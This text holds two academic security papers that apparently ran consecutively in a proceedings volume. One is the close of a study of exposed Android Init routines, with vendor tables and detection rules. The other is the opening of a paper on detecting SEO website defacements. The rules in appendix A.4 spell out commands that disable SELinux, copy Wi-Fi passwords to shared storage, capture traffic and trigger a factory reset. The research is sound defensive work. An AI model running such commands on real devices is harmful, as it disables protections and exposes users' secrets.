Numerous prior works have studied the security issues introduced by Android vendor customizations at different layers of the Android OS. At at the application layer, Woodpecker [2] was among the very first studies to detect capability leakages on Android. It analyzed eight devices and found that 11 out of 13 privileged permissions can leak to unprivileged apps. SEFA [3] analyzed 10 firmware images and found that over 85% of their pre-installed apps were overprivileged. HareHunter [4] discovered thousands of hanging attribute references (Hares) in 97 firmware images, allowing unprivileged

apps to claim access to potentially sensitive functionalities by using attributes hardcoded in pre-installed apps.

More recently, Gamba et al. [40] conducted a comprehensive study of multiple devices and identified several instances of advertising and data collection without user consent. FirmScope [11] performed a large scale static analysis study of pre-installed apps in more than 2000 firmware images from top Android vendors and identified numerous privilege escalation vulnerabilities due to improper access control in pre-installed apps. The authors of FirmScope identified a few number of apps that were able to set arbitrary system properties, which while relevant to our study, they did not assess the impact of setting these properties nor how they may be related to custom Init routines added by vendors. Nevertheless, privilege-escalation flaws in pre-installed apps in general can potentially enable more attack vectors for launching sensitive Init routines, e.g., by exploiting a command execution flaw in a privileged app to directly call an executable launched by a sensitive Init routine running with the `system` UID.

For security issues introduced to the Android framework layer (sometimes referred to as the Android middleware), Tian et. al. [9] analyzed 2,000 firmware images and identified 3,500 AT Commands invokable over USB, multiple of which can perform sensitive functionalities, such as bypassing the screen lock and factory resetting the device. Most of these commands were hardcoded in custom ELF libraries added by vendors to the framework as part of the Radio Interface Layer (RIL) yet a few of them were also introduced by privileged pre-installed apps. ARF [10] analyzed the AOSP framework and identified cases of confused deputies due to inconsistent access checks in framework service components. FANS [41] fuzzed native framework services on six Android 9.0 devices and identified 30 vulnerabilities and thousands of crashes. These studies are complimentary to our work. Studying Init capabilities leaked through vendor customizations to the Android framework itself (e.g., via new framework APIs introduced by vendors) is a possible interesting area for future work.

At the kernel level, ADDICTED [14] analyzed vendor device drivers and found multiple privilege escalation vulnerabilities that allow third-party apps to perform sensitive functionalities without permission by talking to open interfaces in custom device drivers. BootStomp [13] found eight vulnerabilities in the bootloaders used by a number of devices, allowing attackers to potentially compromise the entire chain of trust established at boot time or cause denial of service. BigMac [16] analyzed the SELinux policies on two devices and identified multiple policy inconsistencies that allow unprivileged actors to load kernel modules and communicate with `root` processes.

To the best of our knowledge, none of the prior studies have analyzed vendor customizations of the Android Init process that are visible at the application layer, and the security impact of these changes, which is what we focus on in this study.

9 Conclusion

Android Init routines can provide privileged operation interfaces to privileged system apps that can trigger them by setting system properties. The privileged capabilities of these Init routines can be exposed to unprivileged third-party apps through open interfaces in privileged apps triggering the routines. To understand the prevalence and security impact of exposed Init routines, we designed DEFINIT as a system to help detect Init routines exposed by privileged apps and their behaviors. We studied 259 firmware covering Android 8 to 11 from the top 21 vendors worldwide and identified numerous vulnerabilities that allow unprivileged third-party apps to perform sensitive functionalities, including capturing network traffic, reading system logs, and disabling SELinux, among others. Our findings demonstrate the significance of these changes to Init and the need for rigorous Android regulations to reduce and confine the impact of potential security weaknesses introduced by vendors.

Acknowledgments

We thank the anonymous reviewers and our shepherd, Antonio Bianchi, for their insightful comments on earlier versions of this work. We thank Jinghan Guo for assisting with firmware unpacking and verification. Part of this work was done while Yuede Ji was at George Washington University.

Opinions expressed in this article are those of the authors and do not necessarily reflect the official policy or position of their respective institutions.

References

[1] "Mobile operating system market share worldwide," https://gs.statcounter.com/os-market-share/mobile/worldwide/.

[2] M. C. Grace, Y. Zhou, Z. Wang, and X. Jiang, "Systematic detection of capability leaks in stock android smartphones." in *NDSS*, vol. 14, 2012.

[3] L. Wu, M. Grace, Y. Zhou, C. Wu, and X. Jiang, "The impact of vendor customizations on android security," in *2013 ACM SIGSAC Conference on Computer and Communications Security (CCS)*.

[4] Y. Aafer, N. Zhang, Z. Zhang, X. Zhang, K. Chen, X. Wang, X. Zhou, W. Du, and M. Grace, "Hare hunting in the wild android: A study on the threat of hanging attribute references," in *22nd ACM SIGSAC Conference on Computer and Communications Security (CCS)*.

[5] J. Gamba, M. Rashed, A. Razaghpanah, J. Tapiador, and N. Vallina-Rodriguez, "An analysis of pre-installed android software," in *2020 IEEE Symposium on Security and Privacy (S&P)*.

[6] S. Arzt, S. Rasthofer, C. Fritz, E. Bodden, A. Bartel, J. Klein, Y. Le Traon, D. Octeau, and P. McDaniel, "Flowdroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint

analysis for Android apps," *Acm Sigplan Notices*, vol. 49, no. 6, 2014.

[7] F. Wei, S. Roy, X. Ou *et al.*, "Amandroid: A precise and general inter-component data flow analysis framework for security vetting of android apps," in *2014 ACM SIGSAC Conference on Computer and Communications Security (CCS)*.

[8] L. Zhang, Z. Yang, Y. He, Z. Zhang, Z. Qian, G. Hong, Y. Zhang, and M. Yang, "Invetter: Locating insecure input validations in android services," in *2018 ACM SIGSAC Conference on Computer and Communications Security*.

[9] D. J. Tian, G. Hernandez, J. I. Choi, V. Frost, C. Raules, P. Traynor, H. Vijayakumar *et al.*, "Attention spanned: Comprehensive vulnerability analysis of AT commands within the android ecosystem," in *27th USENIX Security Symposium*, 2018.

[10] S. A. Gorski III and W. Enck, "Arf: identifying re-delegation vulnerabilities in android system services," in *12th Conference on Security and Privacy in Wireless and Mobile Networks*, 2019.

[11] M. Elsabagh, R. Johnson, A. Stavrou, C. Zuo, Q. Zhao, and Z. Lin, "FirmScope: Automatic uncovering of privilege-escalation vulnerabilities in pre-installed apps in Android firmware," in *29th USENIX Security Symposium*, 2020.

[12] Y. Fratantonio, C. Qian, S. P. Chung, and W. Lee, "Cloak and dagger: from two permissions to complete control of the ui feedback loop," in *2017 IEEE Symposium on Security and Privacy (S&P)*.

[13] N. Redini, A. Machiry, D. Das, Y. Fratantonio, A. Bianchi, E. Gustafson, Y. Shoshitaishvili, C. Kruegel, and G. Vigna, "Bootstomp: on the security of bootloaders in mobile devices," in *26th USENIX Security Symposium*, 2017.

[14] X. Zhou, Y. Lee, N. Zhang, M. Naveed, and X. Wang, "The peril of fragmentation: Security hazards in Android device driver customizations," in *2014 IEEE Symposium on Security and Privacy (S&P)*.

[15] H. Zhang, D. She, and Z. Qian, "Android ion hazard: The curse of customizable memory management system," in *2016 ACM SIGSAC Conference on Computer and Communications Security (CCS)*.

[16] G. Hernandez, D. J. Tian, A. S. Yadav, B. J. Williams, and K. R. Butler, "BigMAC: Fine-grained policy analysis of Android firmware," in *29th USENIX Security Symposium*, 2020.

[17] "Android Init Language," https://android.googlesource.com/platform/system/core/+/master/init/README.md.

[18] F. B. Cohen and D. F. Cohen, *A short course on computer viruses*. John Wiley & Sons, Inc., 1994.

[19] "bash(1) — Linux manual page," https://man7.org/linux/man-pages/man1/bash.1.html.

[20] J. Six, *Application Security for the Android Platform: Processes, Permissions, and Other Safeguards*. " O'Reilly Media, Inc.", 2011.

[21] "Cve-2018-6597," https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-6597.

[22] "disclosures/getsuperserial.md at master," https://github.com/rednaga/disclosures/blob/master/GetSuperSerial.md.

[23] "Cve-2020-26964," https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-26964.

[24] Y. Shao, J. Ott, Y. J. Jia, Z. Qian, and Z. M. Mao, "The misuse of android unix domain sockets and security implications," in *2016 ACM SIGSAC Conference on Computer and Communications Security (CCS)*.

[25] "Ransomware uses DDoS attacks to force victims to pay," https://www.bleepingcomputer.com/news/security/another-ransomware-now-uses-ddos-attacks-to-force-victims-to-pay/.

[26] "Binary Ninja," https://binary.ninja/.

[27] "Kryptowire," https://kryptowire.com/.

[28] A. Younis, Y. K. Malaiya, and I. Ray, "Assessing vulnerability exploitability risk using software properties," *Software Quality Journal*, vol. 24, no. 1, 2016.

[29] Y. Shoshitaishvili, R. Wang, C. Salls, N. Stephens, M. Polino, A. Dutcher, J. Grosen, S. Feng, C. Hauser, C. Kruegel *et al.*, "Sok:(state of) the art of war: Offensive techniques in binary analysis," in *2016 IEEE Symposium on Security and Privacy (S&P)*.

[30] "Component permission protection level," https://developer.android.com/guide/topics/manifest/permission-element#plevel.

[31] T. Eisenbarth, R. Koschke, and G. Vogel, "Static trace extraction," in *Ninth Working Conference on Reverse Engineering*. IEEE, 2002.

[32] A. A. Clements, E. Gustafson, T. Scharnowski, P. Grosen, D. Fritz, C. Kruegel, G. Vigna, S. Bagchi, and M. Payer, "Halucinator: Firmware re-hosting through abstraction layer emulation," in *29th USENIX Security Symposium*, 2020.

[33] X. Meng and B. P. Miller, "Binary code is not easy," in *25th International Symposium on Software Testing and Analysis*, 2016.

[34] D. Landman, A. Serebrenik, and J. J. Vinju, "Challenges for static analysis of java reflection-literature review and empirical study," in *2017 IEEE/ACM 39th International Conference on Software Engineering (ICSE)*.

[35] C. Wright, W. A. Moeglein, S. Bagchi, M. Kulkarni, and A. A. Clements, "Challenges in firmware re-hosting, emulation, and analysis," *ACM Computing Surveys (CSUR)*, vol. 54, no. 1, 2021.

[36] C. Yang, Z. Xu, G. Gu, V. Yegneswaran, and P. Porras, "Droidminer: Automated mining and characterization of fine-grained malicious behaviors in Android applications," in *European Symposium on Research in Computer Security*. Springer, 2014, pp. 163–182.

[37] E. Raff, R. Zak, G. Lopez Munoz, W. Fleming, H. S. Anderson, B. Filar *et al.*, "Automatic yara rule generation using biclustering," in *13th ACM Workshop on Artificial Intelligence and Security*, 2020.

[38] "Vendor Init | Android Open Source Project," https://source.android.com/security/selinux/vendor-init.

[39] "Android Compatibility Definition Document," https://source.android.com/compatibility/cdd.

[40] J. Gamba, M. Rashed, A. Razaghpanah, J. Tapiador, and N. Vallina-Rodriguez, "An analysis of pre-installed android software," in *2020 IEEE Symposium on Security and Privacy (S&P)*.

[41] B. Liu, C. Zhang, G. Gong, Y. Zeng, H. Ruan, and J. Zhuge, "FANS: Fuzzing Android native system services via automated interface analysis," in *29th USENIX Security Symposium*, 2020.

[42] "Android phone manufacturer market share," https://www.appbrain.com/stats/top-manufacturers.

A Appendix

A.1 Analyzed Firmware

Table A.1 provides the details of the firmware images analyzed by DEFINIT. At the time of writing, Android v11.0 was recently released and only a few vendors provided public Android v11.0 images.

Table A.1: Summary of the tested Android firmware.

Vendor	#Firmware	#Apps	v8	v9	v10	v11
Alcatel	6	1,088	4	2	0	0
ASUS	15	4,093	5	5	5	0
BLU	13	2,034	5	6	2	0
Coolpad	4	609	4	0	0	0
Google	20	3,885	5	6	5	4
Hisense	10	1,489	10	0	0	0
HTC	5	1,148	5	0	0	0
Huawei	6	574	6	0	0	0
Infinix	13	2,896	2	5	6	0
Itel	9	1,529	4	5	0	0
Lava	15	2,579	10	5	0	0
Lenovo	5	774	0	4	1	0
Nokia	11	2,578	3	3	5	0
OnePlus	19	6,450	5	5	5	4
Oppo	19	5,792	5	5	6	3
Realme	14	4,652	0	3	11	0
Samsung	22	9,700	4	4	10	4
Tecno	15	3,142	4	5	5	1
Vivo	9	2,167	4	1	4	0
Xiaomi	19	5,293	5	6	8	0
ZTE	10	2,160	3	5	2	0
total	259	64,632	93	75	75	16

A.2 Firmware Acquisition

We downloaded firmware images from the following sources:

Alcatel	https://alcatelfirmware.com
ASUS	https://www.asus.com/support/
Google	https://developers.google.com/android/images/
Samsung	https://www.sammobile.com
HTC	https://www.htc.com/us/support/
Huawei	https://huaweistockrom.com/
OnePlus	https://www.oneplus.com/support/
Oppo	https://oppo-au.custhelp.com
Vivo	https://vivofirmware.com
Xiaomi	https://c.mi.com/global/miuidownload/index
ZTE	https://www.ztedevices.com/en/support/
Other	https://androidmtk.com
	https://www.stockrom.net
	https://firmwarecare.com
	https://firmwarefile.com
	https://easy-firmware.com

A.3 Market Share of Impacted Vendors

Table A.2 shows the global market shares of the impacted vendors (anonymized) and their shares of verified vulnerabilities in our findings. Note that these are market shares of the vendors rather than the specific impacted devices and Android versions, which we were unable to obtain. We used Android vendor market share data from AppBrain [42].

Table A.2: Anonymized vendor data showing global market share and their ratio of introduced vulnerabilities.

Vendor	%Vulnerability	%Market Share
A	41%	8.9%
B	18%	2.8%
C	16%	7.6%
D	6.3%	0.5%
E	4.9%	0.5%
F	4.5%	0.6%
G	3.9%	10.8%
H	2.4%	0.6%
I	1%	<0.4%
J	1%	<0.4%
K	1%	<0.4%

A.4 Rule Samples

In the following, we present some of the rules used by DEFINIT. Syntactic details have been abstracted and simplified for the sake of presentation.[6]

Disable SELinux One of the rules with the greatest impact on the overall security of the system is disabling SELinux enforcement. Below is a rule that detects instances of executing a command to disable SELinux.

```
conditions:
    setenforce 0
    | setenforce permissive
    | echo 0 > /sys/fs/selinux/enforce
```

[6] Additional rules are available at https://kryptowire.com/definit.

Sniff Modem Traffic The following rule detects calls to the diag_mdlog utility to capture and dump modem traffic to a path on external storage, which is readable by any app that has been granted permission to read external storage.

```
conditions:
    (diag_mdlog|diag_mdlog_system|oppo_diag_mdlog) * (-f|-o
        ) $sdcard/*
```

Here, $sdcard is a common internal rule that matches a path prefix on external storage:

```
sdcard: /sdcard | /mnt/sdcard | /storage/self/primary
        | /storage/emulated/0 | /data/media/0
```

Read System Logs The following rule captures the leakage of Logcat logs to external storage.

```
conditions:
    logcat * (-f|>) $sdcard/*
    | logcat * (-f|>) *
      (mv|cp) * $sdcard/*
```

Record Screen The following rule detects the usage of the screen record command where the resulting video file is stored on external storage.

```
conditions:
    screenrecord * $sdcard
    | screenrecord *
      (mv|cp) * $sdcard
```

Factory Reset The following rule detects the sending of a broadcast Intent message that initiates a factory reset of the device, wiping all user data.

```
conditions:
    am broadcast * -a android.intent.action.MASTER_CLEAR *
```

Read Kernel Logs The following rule detects access to the the kernel logs when leaked to a path on external storage.

```
conditions:
    (dmesg|klogd|/proc/kmsg|/dev/kmsg) * (-o|>|-f) $sdcard
    | (dmesg|klogd|/proc/kmsg|/dev/kmsg) *
      (mv|cp) * $sdcard
```

Sniff Network Traffic The following rule detects calls to the tcpdump utility to capture and dump network traffic to a path on external storage.

```
conditions:
    tcpdump * (-w|>) $sdcard/*
    | tcpdump (-w|>) *
      (mv|cp) * $sdcard
```

Read Wi-Fi Passwords The following rule detects access to the contents of the /data/misc/wifi/wpa_supplicant.conf file containing the Wi-Fi passwords which are subsequently written to external storage.

```
conditions:
    cp /data/misc/wifi/wpa_supplicant.conf $sdcard
    | cat /data/misc/wifi/wpa_supplicant.conf > $sdcard
```

A.5 Routines Exposed via the GUI

We provide measurements of exposed Init routines and manually verified vulnerabilities that were only reachable via GUI entry points in Tables A.3 to A.5. Attackers may be able to exploit some exposed routines by tricking the user into interacting with the GUI of an exported component in a privileged app. While this requires user interaction, it is still a valid attack vector with a relatively low complexity [12].

Table A.3: Exposed routines only reachable via the GUI.

Version	Exposed	Exposed Sensitive
8	221 (0;12;2.4)	42 (0;5;0.5)
9	109 (0;5;1.5)	44 (0;5;0.6)
10	78 (0;4;1.0)	35 (0;3;0.5)
11	27 (0;4;1.7)	9 (0;4;0.6)
Total	435 (0;12;1.7)	130 (9;5;0.5)

Counts are 'total (min;max;avg per firmware per version)'

Table A.4: Exposed functionalities only reachable via the GUI.

Category	Total	Apps	Firmware	Vendors
Device settings	37	31	21	8
Sensitive data	8	8	5	2
Networking	32	32	32	9
Package management	29	29	17	3
Permission control	6	6	5	1
Power management	23	17	14	7
Process management	54	54	51	12
UI interaction	0	0	0	0
Total (unique)	103	89	71	14

Table A.5: Verified vulnerabilities requiring user interaction and the functionalities they allow an unprivileged attack app to perform.

Impact	Total	Apps	Firmware	Vendors	Versions
Read system logs	11	11	11	3	9,10
Sniff modem traffic	13	13	13	3	9,10,11
Sniff Wi-Fi traffic	7	7	7	2	10
Sniff Bluetooth traffic	10	10	10	2	10,11
Read dumpstate	10	10	10	2	10,11
Read dumpsys	10	10	10	2	10,11
Read kernel logs	8	8	8	2	10
Read bugreport	8	8	8	2	10
Read radio logs	10	10	10	2	10,11
Disable SELinux	6	6	5	1	8,9
Reboot into recovery	7	7	4	1	8,9
Reboot device	17	17	14	7	8,9,10
Disable Wi-Fi	15	15	8	2	9,10
Disable NFC	2	2	2	1	11
Total (unique)	134	52	35	9	8–11

A.6 Commands Called by Exposed Routines

Table A.6 shows the breakdown of sensitive commands called by the exposed Init routines identified by DEFINIT.

Table A.6: Init routines calling sensitive commands/APIs, the number of apps exposing them, and the impacted firmware. Multiple matches for the same command/API are counted only once per unique routine.

Category	Command	Total	Direct	Indirect	Apps	Firmware	Vendors
Device settings	hid	0	0	0	0	0	0
Device settings	settings	0	0	0	0	0	0
Device settings	locksettings	0	0	0	0	0	0
Device settings	svc	37	15	22	31	21	8
Device settings	ime	13	13	0	13	13	2
Sensitive data	atrace	76	76	0	46	24	2
Sensitive data	bugreport	19	16	3	19	19	3
Sensitive data	content	0	0	0	0	0	0
Sensitive data	diag_klog	0	0	0	0	0	0
Sensitive data	diag_mdlog	20	1	19	7	7	3
Sensitive data	diag_socket_log	5	0	5	5	5	2
Sensitive data	diag_uart_log	0	0	0	0	0	0
Sensitive data	dumpstate	39	39	0	39	39	3
Sensitive data	dumpsys	103	91	12	62	36	7
Sensitive data	logcat	81	65	16	48	44	7
Sensitive data	ramdump	30	30	0	30	30	3
Sensitive data	record_stream_new	11	6	5	7	6	2
Sensitive data	screencap	0	0	0	0	0	0
Sensitive data	screenrecord	6	6	0	6	6	1
Sensitive data	tcpdump	32	15	17	19	19	4
Networking	dnsmasq	14	14	0	14	14	1
Networking	ifconfig	4	0	4	3	3	1
Networking	iptables	0	0	0	0	0	0
Networking	telecom	0	0	0	0	0	0
Networking	send	4	2	2	4	4	2
Networking	sendfile	0	0	0	0	0	0
Networking	sendfile64	0	0	0	0	0	0
Networking	socket_local_server_bind	75	29	46	75	74	12
Package management	applypatch	0	0	0	0	0	0
Package management	pm	3	0	3	3	3	2
Package management	dpm	0	0	0	0	0	0
Package management	insmod	30	0	30	30	18	3
Package management	patchoat	0	0	0	0	0	0
Permission control	keystore	0	0	0	0	0	0
Permission control	appops	8	8	0	8	8	2
Permission control	setsid	0	0	0	0	0	0
Permission control	load_policy	0	0	0	0	0	0
Permission control	setenforce	7	0	7	7	6	1
Power management	thermal_engine	6	0	6	3	3	1
Power management	__reboot	11	11	0	11	11	6
Power management	android_reboot	13	4	9	13	10	2
Power management	reboot	26	16	10	22	18	8
Process management	cmd	2	0	2	1	1	1
Process management	killall	0	0	0	0	0	0
Process management	killpg	0	0	0	0	0	0
Process management	ptrace	2	0	2	1	1	1
Process management	service	80	76	4	80	69	12
UI interaction	virtual_touchpad	0	0	0	0	0	0
UI interaction	am	34	17	17	34	31	5
UI interaction	input	7	0	7	7	7	3
UI interaction	sendevent	0	0	0	0	0	0
UI interaction	monkey	12	12	0	12	12	2
UI interaction	uiautomator	0	0	0	0	0	0

Scalable Detection of Promotional Website Defacements in Black Hat SEO Campaigns

Ronghai Yang[*,1], Xianbo Wang[*,2], Cheng Chi[1], Dawei Wang[1], Jiawei He[1], Siming Pang[1], and Wing Cheong Lau[2]

[1]*Sangfor Technologies Inc.*, [2]*The Chinese University of Hong Kong*

Abstract

Miscreants from online underground economies regularly exploit website vulnerabilities and inject fraudulent content into victim web pages to promote illicit goods and services. Scalable detection of such promotional website defacements remains an open problem despite their prevalence in Black Hat Search Engine Optimization (SEO) campaigns. Adversaries often manage to inject content in a stealthy manner by obfuscating the description of illicit products and/or the presence of defacements to make them undetectable. In this paper, we design and implement DMOS - a Defacement Monitoring System which protects websites from promotional defacements at scale. Our design is based on two key observations: Firstly, for effective advertising, the obfuscated jargons of illicit goods or services need to be easily understood by their target customers (*e.g.*, sharing similar shape or pronunciation). Secondly, to promote the underground business, the defacements are crafted to boost search engine ranking of the defaced web pages while trying to stay stealthy from the maintainers and legitimate users of the compromised websites. Leveraging these insights, we first follow the human convention and design a jargon normalization algorithm to map obfuscated jargons to their original forms. We then develop a tag embedding mechanism, which enables DMOS to focus more on those not-so-visually-obvious, yet site-ranking influential HTML tags (*e.g.*, *title*, *meta*). Consequently, DMOS can reliably detect illicit content hidden in compromised web pages. In particular, we have deployed DMOS as a cloud-based monitoring service for a five-month trial run. It has analyzed more than 38 million web pages across 7000+ commercial Chinese websites and found defacements in 11% of these websites. It achieves a recall over 99% with a precision about 89%. While the original design of DMOS focuses on the detection of Chinese promotional defacements, we have extended the system and demonstrated its applicability for English website defacement detection via proof-of-concept experiments.

[*] First two authors contributed equally to this work.

1 Introduction

With the development of online underground economies, compromising high-ranking vulnerable websites and injecting fraudulent content to promote illicit goods/ services, *e.g.*, unlicensed drugs, pornography, counterfeit, and illegal gambling operations, appears to be a lucrative strategy and thriving practice [33, 35]. Since search engines drive the majority of web traffic [26], miscreants often leverage this as a Black Hat Search Engine Optimization (SEO) technique to promote their products. In this paper, we refer to such *profit*-motivated campaigns as *promotional website defacements*, or *defacements* in short. Promotional defacements can inflict significant harm on the compromised websites, causing reputational damage, traffic hijacking, search engine penalty/ blockade, and thus revenue loss. According to the IMF, the US Internet underground economy is estimated to contribute to 5.4% of its GDP [28], for which defacements are one of the major promotional channels. Given the substantial economic incentives, defacements have become increasingly prominent: Between 1998 and 2016, the number of reported incidents per year grew from a few thousand to more than one million [36]. In some countries, there are regulatory requirements for the involved parties, *e.g.* search engines, to detect promotional defacements so as to thwart the spread of illegal goods and services. Unfortunately, promotional defacements remain elusive and difficult to root out despite their prevalence and considerable damages. For example, Google has to update its page ranking algorithm against defacements for more than 500 times per year [40].

To tackle this challenge, we decide to build an easy-to-deploy cloud-based defacement monitoring service. In contrast, end-host-based solutions would require software modification/ installation on customer web-servers, which hinders usability and deployability. Note also that one cannot detect defacements by merely tracking changes with respect to a "gold" (reference) copy of a webpage. This is due to the dynamic nature of modern web pages, especially those with user-generated content like posting and follow-up com-

ments. Meanwhile, promotional defacers have advanced beyond the use of old black hat SEO tricks such as keyword stuffing and link farming [23]. For example, they have introduced **Stealthy Defacement** techniques by carefully selecting a few site-ranking influential regions in a web page and make tiny modifications in these regions only. By doing so, the defacer can keep the illicit content unnoticeable from law-enforcement officials as well as the maintainers/ legitimate users of the compromised website while being indexed and ranked highly by search engines. Worse still, promoters of illicit products have evolved to conspire with consumers searching for such goods to circumvent content-based detection via **Keyword Obfuscation**: Since it is increasingly difficult to advertise or search for illicit products based on their standard names or related keywords, defacers and illicit goods seekers have developed a vocabulary of jargons, *i.e.*, obfuscated keywords of illicit products, to bypass the blockade of search engines.

These new evasion techniques have rendered conventional Natural Language Processing (NLP)-based detection schemes ineffective due to the following reasons: 1) Although human subjects can readily understand the obfuscated and constantly evolving jargons for illicit goods, standard NLP models cannot recognize those jargons and their intent without retraining. For instance, while typical NLP models can tell "MARK SIX" is related to gambling, they cannot infer the context of its obfuscated form "M4RK SIX". 2) The context can be very different and diverse across various content elements (identified by their corresponding HTML tags) within a single web page. For example, a news article within a web page can be interlaced with not-directly-relevant but legitimate advertisements. Without explicit modeling of the different semantics associated with each tag, it is easy for a conventional NLP-based scheme to incorrectly flag legitimate content, *e.g.*, embedded advertisements, as defacements. It is also difficult to pinpoint the small yet illicit snippets introduced by stealthy defacements without understanding the semantics of each tag. As a result, it remains challenging, even for first-tier search engines, to detect imperceptible promotional defacements. A case in point: 36% of popular searches still return at least one malicious link [29].

In this paper, we present DMOS, an industrial-strength, scalable monitoring/ detection solution for promotional website defacements. Notice that whatever actions were taken by the defacers, their objective is to promote the illicit content to their target consumers via legitimate search engines. This key observation motivates us to develop a solution based on the following techniques:

- **Tag Embeddings**. To advertise the illicit content, defacers need to optimize stealthy defacements (by modifying a few important tags only) to boost the ranking of the resultant page in search results. Towards this end, we propose a new tag-embedding model, which follows search-engine indexing algorithms to focus on text and tags in the imperceptible yet index-impacting regions of a web page.
- **Jargon Normalization Algorithm (JNA)**. While defacers and their target customers can craft arbitrary jargons in theory, they need to be readily understood by human subjects in practice. Therefore, these jargons often share similar shapes or pronunciation with the original forms. We therefore build the first full-featured jargon normalization algorithm to facilitate NLP models to understand the authentic meaning of such obfuscated jargons.

With these two techniques, we design and implement DMOS to automatically detect promotional defacements in a scalable manner. Unlike proof-of-concept studies, DMOS is production-ready. In fact, DMOS has already been deployed as a security monitoring service by a key Chinese cybersecurity service provider for its enterprise customers. During the initial months of the deployment of DMOS, it has served to monitor 7000+ commercial websites by analyzing more than 38 million web pages and detected defacements among over 11% of those sites. We have manually verified the results, reported them to the site owners, and received their confirmation. It also enables the uncovering of new types of defacement techniques. In summary, this paper has made the following technical contributions:

- **New Techniques.** We present the first industry-ready tool, DMOS, to enable scalable detection of promotional website defacements. In particular, we have developed a set of techniques to neutralize the new evasion tricks performed by defacers. Our approach of building a tag-embedding model and normalization of obfuscated characters/jargons can effectively and precisely identify defaced web pages. We have conducted large scale testing with DMOS on more than 38 million Chinese web pages and performed proof-of-concept experiments on over 30 thousand English web pages.
- **Measurement Study.** Through collaboration with a key industrial company, we systematically conduct a large-scale measurement study on the security of commercial websites to reveal the characteristics of promotional website defacements and quantify their pervasiveness.
- **New Findings.** We uncover new types of defacement techniques/ preferences that enhance our understanding of the online underground ecosystem. By effectively catching defacements at their early stage, we substantially raise the bar to thwart large-scale promotional defacement campaigns.
- **New Dataset.** We present a semi-automatic approach to collect defacement datasets and release an English defacement dataset [17] to the research community.

Roadmap. The remainder of this paper is organized as follows: Section 2 provides the background of our work. Section 3 elaborates the design of DMOS. Section 4 evaluates the performance of DMOS. Section 5 presents the measurement studies and reports new findings. Section 6 discusses the lim-




Figure 1: Conspiring Acts of a Defacer and an Illicit Content Seeker via Promotional Website Defacements

itations and further research directions. Section 7 describes the related work and Section 8 concludes this paper.

2 Background

In this section, we first explain why defacements are widely employed for black hat SEO. We then introduce existing countermeasures taken by search engines against malicious content and black hat SEO. We also show how seekers of illicit goods use jargons as search keywords. We then describe the overall process of promotional website defacements and illustrate the conspiring acts between the defacers and their target consumers. Finally, we discuss other conventional defacement/ black hat SEO techniques.

2.1 Defacements for Black Hat SEO

Search Engine Optimization (SEO) is the process of making a website more visible to its target audience by boosting its ranking among the relevant results returned by mainstream search engines. It is expensive and slow to increase the search-engine-visibility of a website through legitimate, "organic" content enhancement. An illegal short-cut is to hack into popular websites and plant promotional content and referring links for the illicit pages. Due to its cost-effectiveness, promotional website defacements have been widely adopted as a means of black hat SEO.

Defacers can take various approaches to hack into target websites, including but not limited to SQL injection, remote command execution (RCE), and social engineering. They often use recently disclosed vulnerabilities (0-day or N-day) for batch scanning and exploitation. Sometimes, attackers only crack the login credentials of the content management system (CMS) to escalate their privilege to edit articles. Worse still, defacers may gain command execution access to the hacked web server and have more flexible or full control of the website. In the latter case, it is possible to evade detection even when a defacement monitoring system is running on the webserver.

2.2 Search Engine Policies

Although the primary goal of search engines is to make web pages universally accessible, they need to cleanse the search results to comply with legal/ regulatory requirements as well as to improve user experience. Certain types of content are commonly censored by most search engines. These include sexually explicit materials, pirated contents, solicitation of illegal services, as well as sensitive personal information [27]. Search results belonging to these categories are either removed upon valid requests or pruned automatically [30].

It is a common practice for search engines to sanitize their results by critically reviewing any web pages containing blocked keywords. As such, defacers often use obfuscated jargons in their promotional content and expect their target customers to search for their goods/ services using the same jargons. This can be observed by, *e.g.*, comparing the search results of MARK SIX (*i.e.*六合彩) and M4RK SIX (*i.e.*六台彩) returned by Microsoft Bing. The first term is a blocked gambling keyword, and the returned search results are all normal websites. In contrast, the second term is an obfuscated jargon with a similar shape. In this case, Bing returns a long list of illegal gambling websites.

2.3 Active Consumers Search for Jargons

Active consumers are users who actively look for the illicit products they demand. For underground markets, active consumers are prevalent due to the difficulty of promoting products via legal channels and scarce supply. Most people find content on the Internet through search engines with relevant keywords. However, illicit content is not trivially searchable since search engines usually block related keywords. Active consumers, who are aware of blocking, have evolved to search with obfuscated keywords to replace the blocked ones. There are also cases where consumers need to transform the keyword in various forms by trial and error until they find the de-

sired content. During this process, new obfuscated keywords, *i.e.*, jargons, are coined. Since the rules that consumers use to obfuscate keywords should be natural and straightforward to a human subject, most coined jargons can be categorized into two types: One is homophonic jargon, which replaces the original word/ character with another of similar pronunciation. Another is homomorphic jargon, which uses a word/ character with a similar shape. We discuss these two types of jargons in detail in Section 3.2.2.

2.4 An Example of a Defacement-Driven Promotional Campaign

Figure 1 shows the walk-through of a defacement-driven promotional campaign for illicit goods/ services. It helps readers understand both actors' motivation and rationale: the illicit-goods-seeking consumer and the defacer who promotes/ offers the goods. The upper part of Figure 1 shows the typical behavior of a consumer. As mentioned in Section 2.2, the original keywords related to illicit content are likely to be blocked by search engines. The consumer's natural reaction is to try other keywords that are not blocked, namely, the so-called jargons which are obfuscated words/ terms with similar shape or pronunciation.

